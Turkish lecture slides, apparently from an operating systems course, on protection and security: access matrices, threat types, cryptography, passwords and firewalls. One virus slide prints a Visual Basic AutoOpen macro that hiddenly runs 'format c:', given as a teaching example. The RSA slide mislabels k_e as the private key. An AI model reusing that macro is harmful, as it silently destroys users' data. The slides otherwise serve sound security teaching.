Korumanın amacı

- İşletim sistemindeki **process'ler**, **diğer process'lerin erişimine karşı korunmalıdır.**
- **Protection (koruma), programların, process'lerin ve kullanıcıların kaynaklara erişimlerinin denetlenmesini ifade eder.**
- Her programın **belirlenmiş kurallara göre sistem kaynaklarına erişmesi gereklidir.**
- **Protection-oriented sistemler yetkili ve yetkisiz kullanıcıları ayırt eder.**
- Kaynaklara **erişim kuralları** process'ler için ayrı ayrı olabilir ve **zamana göre değişebilir.**
- İşletim sistemlerinin yanı sıra, **kullanıcı uygulamaları da kendi koruma mekanizmalarını geliştirebilir.**

3

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

4

Korumanın temelleri

- Protection için temel prensip, kullanıcılar, programlar ve sistemler **görevlerini yerine getirmelerini sağlayacak kadar hakka sahip olmalıdır (principle of least privilege).**
- **Bir process'te ortaya çıkan hata, sadece kendi çalışmasını etkileyecektir.**
- Her kullanıcı için ayrı **hesap (account) oluşturulması** ve ihtiyaçlarına göre erişim yetkisi verilmesi gereklidir.
- Bazı sistemler **rol tabanlı erişim denetimi** yapmaktadırlar.
- Sistemler, erişim kontrol listesi ile her bir servisi, **kullanıcı veya process'ler için enable/disable yaparlar.**

5

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

6

Koruma alanı

- Bir bilgisayar sistemi process'ler ve nesneler topluluğudur.
- Nesneler, donanımsal (CPU, hafıza, yazıcılar, …) ve yazılımsal (file, programlar, …) olabilir.
- Her nesne ile yapılabilecek işlem türü farklıdır (CPU için execute, hafıza için yazma/okuma, dosya için açma/kapama, yazma/okuma, oluşturma/silme, …).
- **Bir process kaynaklara kendisine verilen yetkiye göre erişmelidir.**
- **Bir process** bir dosya kümesine erişim için **kendisine verilmiş kurallara uymak zorundadır.**

Koruma alanı


Domain yapısı

- **Protection domain, bir process'in erişebileceği kaynakları belirler.**
- Her **domain**, **bir grup nesneyi** ve **bu nesnelere erişim türünü** belirler.
- Bir nesne üzerinde yapılabilecek işlem kabiliyetine **erişim hakkı (access right)** denir.
- Bir domain sıralı bir ikili topluluğundan oluşur.
  `<nesne adı, erişim kümesi>`
- Eğer bir **D domain'i `<file F, {read, write}>`** erişim hakkına sahipse, D domain'inde çalışan bir process **F dosyasına okuma ve yazma amaçlı erişebilir.**
- Farklı domain'ler ortak erişim haklarına sahip olabilirler.

Koruma alanı

Domain yapısı

- Şekilde 3 farklı domain görülmektedir.



- <O_4, {print}> erişim hakkı, D_2 ve D_3 tarafından paylaşılmaktadır.
- Bir process ile domain ilişkilendirmesi **kalıcı (static)** veya **dinamik** olabilir.
- Dinamik domain ilişkilendirmesinde process, **zamana göre domain değiştirebilir (domain switching).**

9

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

10

Erişim matrisi

- **Protection için erişim matrisi (access matrix) oluşturulabilir.**
- Matristeki **satırlar domain'leri**, **sütunlar ise erişim haklarını** gösterir.

object / domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

- Şekilde, üç dosya ve bir yazıcının 4 farklı domain tarafından erişimi düzenlenmiştir.
- Erişim matrisi **statik** veya **dinamik** yapıda olabilir.

11

Erişim matrisi

- Erişim matrisinde **bir domain'den hangi domain'lere dinamik olarak geçiş yapılabileceği** de belirtilebilir.

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

- Bir domain'deki process'lerim tüm yaşam döngüleri boyunca hangi domain'lere geçiş yapabileceği sınırlandırılabilir.

12

Erişim matrisi

- Erişim matrisinde, **copy**, **owner** ve **control** işlemleri ile değişiklikler tanımlanabilir.
- **copy**, bir domain'in **kendisine ait erişim yetkisini** başka domain'e **kopyalayabileceğini gösterir.**
- Bir domain'in erişim yetkisini aktarabileceği ***** ile gösterilir.

object / domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		

object / domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	

- Şekilde, D_2 sahip olduğu **read** yetkisini D_3'e kopyalamıştır.

13

Erişim matrisi

- **owner**, bir domain'in **erişim yetkisi ekleyip çıkarabileceğini gösterir.**
- Bir domain **owner olduğu sütunda**, başka domain'e erişim yetkisi ekleyip çıkartabilir.

object / domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

object / domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

- Şekilde, D_2 owner olduğu için **write** yetkisini eklemiştir.

14

Erişim matrisi

- **control**, bir domain'in **başka bir domain'in erişim yetkisini değiştirebileceğini gösterir.**

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch control
D_3		read	execute					
D_4	write		write		switch			

- Şekilde, ***D_2*** control yetkisine sahip olduğundan ***D_4*** domian'inin yetkilerini değiştirebilir.

15

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

16

Erişim haklarının geri alınması

- Dinamik koruma sistemlerinde, bir nesneye **erişim haklarının** başka kullanıcılardan **alınması gerekebilir.**
- Erişim haklarının alınması farklı şekillerde olabilir:
  - Immediate / delayed: Haklar **hemen geri alınabilir** veya **belirli bir süre sonunda alınabilir.**
  - Selective / general: Bir nesneden erişim hakkı alındığında bu nesneye erişen **tüm kullanıcılardan alınabilir** veya **bir grup kullanıcıdan alınabilir.**
  - Partial / total: **Bir nesneden bazı erişim hakları alınabilir** veya **tüm erişim hakları alınabilir.**
  - Temporary / permanent: Bir nesneden **erişim hakları geçici olarak** veya **kalıcı olarak alınabilir.**

17

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

18

Güvenlik problemi

- **Protection, bilgisayar sistemindeki veri ve programlara denetimli erişimi sağlar.**
- Security, yeterli düzeyde protection'ın yanı sıra **sistemin çalıştığı dış ortamı da göz önüne alır.**
- **Protection sistemi, bir programın yetkisiz kişi tarafından çalıştırılması halinde etkisiz kalır.**
- **Bilgisayar kaynakları**, yetkisiz erişimlere, kötücül işlemlere, hataların oluşmasına karşı **korunmalıdır (**CPU, hafıza, diskler, ağ, …).
- Bir sistemin kaynaklarına tüm şartlar altında **planlanan/amaçlanan erişim ve kullanım sağlanıyorsa bu sistem güvenlidir** (secure) **denir.**
- Bir sistemdeki **güvenlik ihlali**, **kasıtlı (kötücül) olarak** veya **kasıtsız (bilmeyerek) ortaya çıkabilir.**

19

Güvenlik problemi

- Bir sistemi, kasıtsız ortaya çıkan kötü kullanımlara karşı korumak, kasıtlı olanlara göre daha kolaydır.
- **Protection yöntemlerinin çoğu kasıtsız kullanımlara karşı geliştirilmiştir.**
- Bir sistemdeki güvenliği kırmaya yönelik girişimde bulunanlara intruder veya cracker (saldırgan) denir.
- **Threat, güvenlik ihlali olma potansiyelini gösterir.**
- **Attack, güvenlik kırmaya yönelik girişimi ifade eder.**

20


Güvenlik problemi

- Güvenlik ihlalleri farklı şekillerde olabilir:
  - Gizlilik ihlali: Bir **verinin yetkisiz kişi tarafından okunmasıdır** (kimlik bilgileri, kredi kartı bilgileri, …).
  - Bütünlüğün bozulması: Bir **veri veya programda yetkisiz değişiklik yapılmasıdır** (veri içeriğinin değiştirilmesi, program kodunun değiştirilmesi).
  - Kullanılabilirliğin engellenmesi: Bir **verinin içeriğinin değiştirilerek kullanılamaz hale getirilmesidir** (Web sayfalarının içeriğinin değiştirilmesi).
  - Servis çalınması: **Kaynakların yetkisiz kullanılmasıdır** (Saldırgan bilgisayara bir program yükler ve dosya sunucusu yapabilir).
  - Servis engellenmesi: **Sistemin servis sağlayamayacak hale getirilmesidir** (Denial-of-Service (DOS) saldırıları).

21

Güvenlik problemi

- Saldırganlar genellikle başka birisi gibi davranarak (masquerading) sistemlere saldırırlar.
- Saldırganlar kimlik doğrulamayı kırarak (authentication) saldırırlar ve yetkileri olmayan işlemleri gerçekleştirirler.
- Saldırganlar gönderici ve alıcı arasındadır (man-in-the-middle) ve tüm veriyi ele geçirir.



Güvenlik problemi

- Bir sistemin korunması için 4 seviyeli güvenlik önlemi alınmalıdır:
  - Physical: **Bilgisayar sistemi fiziksel olarak güvenli bir yerde bulunmalıdır** ve yetkisiz erişimler engellenmelidir.
  - Human: **Uygun kullanıcılara sisteme erişim yetkisi verilmelidir.** Bu kullanıcılar sosyal mühendislik ile aldatılabilirler (phishing – şifre avcılığı).
  - Operating system: **Sistem kendisini kasıtlı veya kasıtsız güvenlik ihlallerinden korumalıdır** (DOS saldırısı, şifre çalınması).
  - Network: Ağ üzerinde işlem yapan **sistemlere yetkisiz erişim yapılabilir veya başka kullanıcılara servis veremeyecek hale getirilir.**
- Fiziksel ve insan düzeyinde güvenlik zaafiyeti varsa, alt boyutlardaki güvenlik önlemleri etkisiz kalır.
- **Bir sistemin güvenliği, en zayıf noktanın güvenliği kadardır.**

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

Program tehditleri

Trojan horse

- **Saldırganların** yaygın **amacı**, **güvenlik ihlali oluşturmak** veya **bir process'in normal yaptığı işi değiştirmektir.**
- Trojan horse, sistem üzerinde **kötücül amaçlı çalışan kodu ifade eder.**
- Spyware (casus yazılımı), **Trojan atının bir varyasyonudur.**
- Spyware, **genellikle freeware veya shareware yazılımla yüklenir.** Bazen ticari yazılımlarda spyware içerebilir.
- Spyware, **kullanıcıya reklam gösterme**, **kullanıcı bilgilerini elde etme** ve **başka noktaya gönderme** gibi işlevleri yapabilir.

25

Program tehditleri

Trap door

- **Program tasarımcısı, kendisinin kullanabileceği bir boşluk (trap door) bırakır.**
- Örneğin, **belirli kullanıcı ID** ve **şifre bilgisi için farklı işlemler gerçekleştirilebilir.**
- *Compiler* programı derleme sırasında executable dosya içerisine **trap door oluşturabilir.**
- Bu durumda, programın kaynak kodunun incelenmesi ile trap door bulunamaz.
- **Compiler'ın source kodu incelenirse bulunabilir!**

26

Program tehditleri

Logic bomb

- Bir program **sadece bazı şartlar ortaya çıktığında güvenlik ihlali (logic bomb) gerçekleştirebilir.**
- Bu sorunun belirlenmesi program normal şartlar altında çalışırken oldukça zordur.
- Örneğin, bazı parametreler belirlenmiş değerlere eşit olduğunda ağa uzaktan erişim açılabilir.

27

Program tehditleri

Virüsler

- Bir virüs, **normal bir programın içine gizlenmiş kod parçasıdır.**
- Virüsler **kendilerini kopyalabilirler** ve **diğer bilgisayarlara bulaşabilirler.**
- Bir sistemdeki **dosyaları değiştirme**, **bozma**, **kullanılamaz hale getirme**, **programda hataya yol açma** gibi işlemleri yapabilir.
- Virüsler **genellikle e-posta yoluyla bulaşmaktadır.**
- Diğer bir bulaşma yolu ofis yazılımlarına ait dosyalardır.
- Bu **dokümanlar makrolara sahiptir** ve **otomatik olarak execute edilirler.**
- Aşağıda, bir Visual Basic makrosu ile hard disk formatlanmaktadır.

```
Sub AutoOpen()
Dim oFS
    Set oFS = CreateObject(''Scripting.FileSystemObject'')
    vs = Shell(''c: command.com /k format c:'',vbHide)
End Sub
```

28

Program tehditleri

Virüsler

- Virüsler çok farklı kategorilerde olabilir:
  - File: **Standart bir file virüsü bir dosyaya kendini ekler.** Host program hala çalışır durumdadır.
  - Boot: **Bir boot virüsü sistemin boot sektörüne bulaşır** ve sistem her boot edildiğinde çalışır.
  - Macro: **Çoğu virüs düşük seviyeli dil ile yazılır** (Assembly veya C). **Macro virüsleri yüksek seviyeli dil ile yazılır** (Visual Basic).
  - Source code: Kaynak kod virüsü **programın kaynak kodunu virüs ekleyerek değiştirir ve kendisini yayar.**
  - Polymorphic: Polymorphic virüsler **kendilerini sürekli değiştirirler** ve antivirüs yazılımlarından kurtulurlar.

29

Program tehditleri

Virüsler

- Virüsler çok farklı kategorilerde olabilir:
  - Encrypted: Şifrelenmiş virüsler kendileriyle birlikte **şifre çözme kodunu da bulundurur.** Antivirüs yazılımlardan kurtulabilirler.
  - Tunneling: Bir virüs antivirüs yazılımlarından kurtulmak için **kendisini interrupt-handler içerisine** veya **cihaz sürücülerinin içerisine gizleyebilir.**
  - Multipartite: Sistemin birden fazla kısmına (boot sektör, hafıza, dosyalar) aynı anda bulaşabilir.

30

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

31

Sistem ve ağ tehditleri

- **Program tehditleri, sistemdeki koruma mekanizmasındaki bir hatayı kullanırlar.**
- **Sistem ve ağ tehditleri**, **servis ve ağ bağlantılarının kötü kullanımını da içerir.**
- Sistem ve ağ tehditleri, **işletim sistemi kaynaklarını ve kullanıcı dosyalarını kötüye kullanabilecek şartları oluşturur.**
- İşletim sistemleri, **başlangıçta maksimum güvenlik şartları ile kurulurlar** (secure by default), daha sonra administrator tarafından gerekli servisler (FTP, telnet, …) aktif yapılabilir.

32

Sistem ve ağ tehditleri

Worms

- Worm bir **process'tir ve kendisini çoğaltabilir.**
- **Kullandığı sistem kaynaklarını sürekli artırır** ve bir süre sonra sistem diğer process'lere servis veremez hale gelir.

Port scanning

- Port scanning bir saldırı değildir, ancak **saldırgan için sistemin zayıf noktalarının bulunmasında yardımcı olur.**
- Saldırgan açık portları belirledikten sonra, port ile ilişkili servisi kullanarak saldırı yapabilir.

33

Sistem ve ağ tehditleri

Denial of Service

- Denial of service (DOS) saldırısı hedef **sistemin normal servislerini sağlayamaz hale gelmesini amaçlar.**
- Sistemin normal işlemlerini kullandığı için DOS saldırısını önlemek çok zordur.
- Distributed denial-of-service (DDOS) saldırısı **farklı noktalardan aynı anda yapılan DOS saldırılarıdır.**
- Farklı bir DOS saldırısında ise, sistemin **birkaç yanlış authentication denemesinden sonra kullanıcıyı bloklamasını kullanır.**
- **Saldırgan tüm kullanıcı hesaplarının bloklanmasına neden olur.**

34

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

35

Kriptolojinin güvenlik aracı olarak kullanımı

Şifreleme

- Kriptoloji, bir **mesajın belirli bir bilgisayar ve process tarafından oluşturulduğunu doğrular.**
- Şifreleme (encryption), **haberleşmede güvenliği sağlamak amacıyla yaygın kullanılmaktadır.**
- Şifrelemede mesajı alan kişi belirlenmiş anahtarı kullanarak orijinal mesajı elde edebilir.
- Gönderici ve alıcı arasında şifrelenmiş mesaj iletilir ve **saldırganlar orijinal mesajı elde edemezler.**
- Şifreleme eski çağlardan beri haberleşmede kullanılan yöntemdir.

36

Kriptolojinin güvenlik aracı olarak kullanımı

Şifreleme


- Bir şifreleme algoritması aşağıdaki bileşenlerden oluşur:
  - **Anahtar kümesi (K)**
  - **Mesaj kümesi (M)**
  - **Şifreli metin (ciphertext) kümesi (C)**
  - **Şifreleme fonksiyonu (E : K -> (M -> C))**
  - **Şifre çözme fonksiyonu (D: K -> (C -> M))**
- Şifreleme algoritmasında, **c** şifreli metninden **m** mesajını sadece anahtara **(k)** sahip olan elde edebilmelidir.
- **Simetrik** ve **asimetrik** olarak iki tür şifreleme algoritması vardır.

37

Kriptolojinin güvenlik aracı olarak kullanımı

Simetrik şifreleme

- Simetrik şifrelemede, **metni şifrelemek için** ve **şifreli metni çözmek için aynı anahtar** kullanılır.
- Bu yüzden anahtarın korunması zorunludur.
- **DES** (data-encryption standard), **3DES**, **AES** (advanced encryption standard) simetrik **blok şifreleme algoritmalarıdır**
- **RC4 stream şifreleme algoritmasıdır.**



Kriptolojinin güvenlik aracı olarak kullanımı

Asimetrik şifreleme


- Asimetrik şifrelemede, **metni şifrelemek için** ve **şifreli metni çözmek için ayrı anahtarlar** kullanılır.
- Anahtarlardan bir tanesi herkese açıktır (public key), diğeri ise sadece sahibi tarafından bilinir (private key).
- RSA (Rivest, Shamir, and Adleman) en yaygın kullanılan asimetrik şifreleme algoritmasıdır.

39

Kriptolojinin güvenlik aracı olarak kullanımı

Asimetrik şifreleme

- RSA için rastgele iki asal sayı seçilir (**p = 7**, **q = 13**).
- **N** = p * q = 7 * 13 = 91
- **(p-1) (q-1)** = 6 * 12 = 72
- (p-1)(q-1) = 72 den küçük ve **aralarında asal sayı** olan $\mathbf{k_e}$ private key seçilir **(k_e = 5).**
- $\mathbf{k_e * k_d}$ **mod 72 = 1** olacak $\mathbf{k_d}$ anahtarı hesaplanır.
- **k_d = 29** hesaplanır.
- Public key $k_{e, N}$ = (5, 91)
- Private key $k_{d, N}$ = (29, 91)



Kriptolojinin güvenlik aracı olarak kullanımı

Authentication

- **Bir mesajı gönderebileceklerin kümesinin belirlenmesine authentication denir.**
- Bir authentication algoritması aşağıdaki bileşenlere sahiptir:
  - **Anahtar kümesi (K)**
  - **Mesaj kümesi (M)**
  - **Authenticator kümesi (A)**
  - **S : K -> (M -> A) fonksiyonu**
  - **V : K -> (M x A - > {true, false}) fonksiyonu**

41

Kriptolojinin güvenlik aracı olarak kullanımı

Key distribution

- **Kriptocu (şifre geliştirici)** ile **kripto analiz uzmanı (şifre çözücü)** arasındaki en büyük mücadele **anahtarlar** üzerinedir.
- Simetrik algoritmalarda, haberleşen tarafların anahtara sahip olması zorunludur. Ancak, **diğer kişilerin anahtarı ele geçirememesi gerekir.**
- Bir kullanıcı N tane kullanıcı ile haberleşecekse, **N tane gizli anahtarı bildirmesi ve sık sık değiştirmesi gerekir.**
- Asimetrik algoritmalarda, public ve private anahtarlarında diğer kişilerin eline geçmemesi gerekir.

42

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

43

Kullanıcı kimlik doğrulama

Paswords

- **İşletim sistemleri için en büyük problem kullanıcı kimlik doğrulamadır (user authentication).**
- Kullanıcı kimlik doğrulaması için password (şifre) kullanımı en yaygın yöntemdir.
- Her kullanıcı için tekil kullanıcı adı ve şifre ile kimlik doğrulaması yapılır.
- **Şifre** kullanıcı yerine sistemdeki **her nesne veya kaynak için de kullanılabilir.**
- **Her şifre için ayrı erişim yetkilendirmesi de yapılabilir.**

44

Kullanıcı kimlik doğrulama

Paswords

- **Şifre kullanımı kolay yöntemdir**, ancak şifreler tahmin edilebilir, ele geçirilebilir.
- Şifre tahmin etmek için saldırgan kullanıcı hakkında bilgi sahibi olmalıdır.
- Diğer bir yöntemde ise deneme yanılma (brute force) ile belirlenebilir.
- Saldırgan kullanıcı sisteme girerken **gözetleyerek şifresini ele geçirebilir (shoulder surfing).**
- Saldırgan **ağ üzerinden sızarak kullanıcı adı ve şifresini ele geçirebilir (sniff).** Trojan horse programları ekranı capture ederek ele geçirebilir.
- **Encryption bu problemlerin çözümünde kullanılabilir.**
- Karmaşık ve uzun şifreler daha güvenlidir, ancak hatırlanması zordur.
- Biyometrik veriler de authentication için kullanılabilir.

45

Konular

- Korumanın amacı
- Korumanın temelleri
- Koruma alanı
- Erişim matrisi
- Erişim haklarının geri alınması
- Güvenlik problemi
- Program tehditleri
- Sistem ve ağ tehditleri
- Kriptolojinin güvenlik aracı olarak kullanımı
- Kullanıcı kimlik doğrulama
- Sistemler ve ağlar için firewall kullanımı

46


Sistemler ve ağlar için firewall kullanımı

- Güvenli bir bilgisayar ile güvenli olmayan ağ üzerinden işlem yapabilir.
- **Bir firewall, güvenli ve güvenli olmayan sistemleri arasına yer alır.**
- Firewall, bir bilgisayar, bir elektronik devre veya router olabilir.
- Bir firewall, ağ üzerinden güvenli alana erişimi izler, denetler ve log kaydı tutar.
- Firewall, **erişimi kaynak veya hedef adrese/port numarasına göre sınırlayabilir.**
- Firewall, **ağı farklı sayıda domain'e böler** ve erişimi denetler.
- Genellikle, **güvenli olmayan domain olarak İnternet**, **yarı güvenli ağ (demilitarized zone - DMZ)** ve **firma bilgisayarları** olarak domain'ler oluşturulur.

47

Sistemler ve ağlar için firewall kullanımı

- Şekilde, DMZ bilgisayarlara İnternet ve şirket bilgisayarlarından erişim yapılabilir, şirket bilgisayarlarından İnternet erişimi yapılabilir.
- Firma bilgisayarlarına İnternet ve DMZ bilgisayarlardan erişim yapılamaz.



48